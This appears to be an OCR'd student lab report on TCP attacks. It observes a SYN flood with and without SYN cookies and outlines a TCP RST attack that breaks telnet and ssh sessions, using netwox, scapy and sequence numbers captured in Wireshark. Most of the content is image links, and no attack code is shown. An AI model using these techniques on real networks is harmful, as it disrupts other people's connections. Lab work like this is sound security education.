
We can see that after the attack is done we cannot able to connect to he victim and the observations are seen in the server machines wireshark

After cookie is set to 1


Observation on attacker machine




Observation on attacker machine after attack we can connect to the victim machine using telnet




Observation on victim machine before attack



Observation on victim machine after attack




Observation on observer machine




We can see that after the cookie is set to 1 we can access the victim machine even after the attack is done.


Task 2: TCP RST Attacks on telnet and ssh connections


Observation on attacker machine




Observation on victim machine











In this task we are going to launch a TCP RST attack to break an existing telnet connection and ssh connection between victim and server using netwox and scapy tools.first the victim gets connect to the server and establish the connection during this time the tcp and telnet are captured in the wireshark and next sequence number and acknowledge number are obtained which is used by the attacker to break the connection between the victim and server.

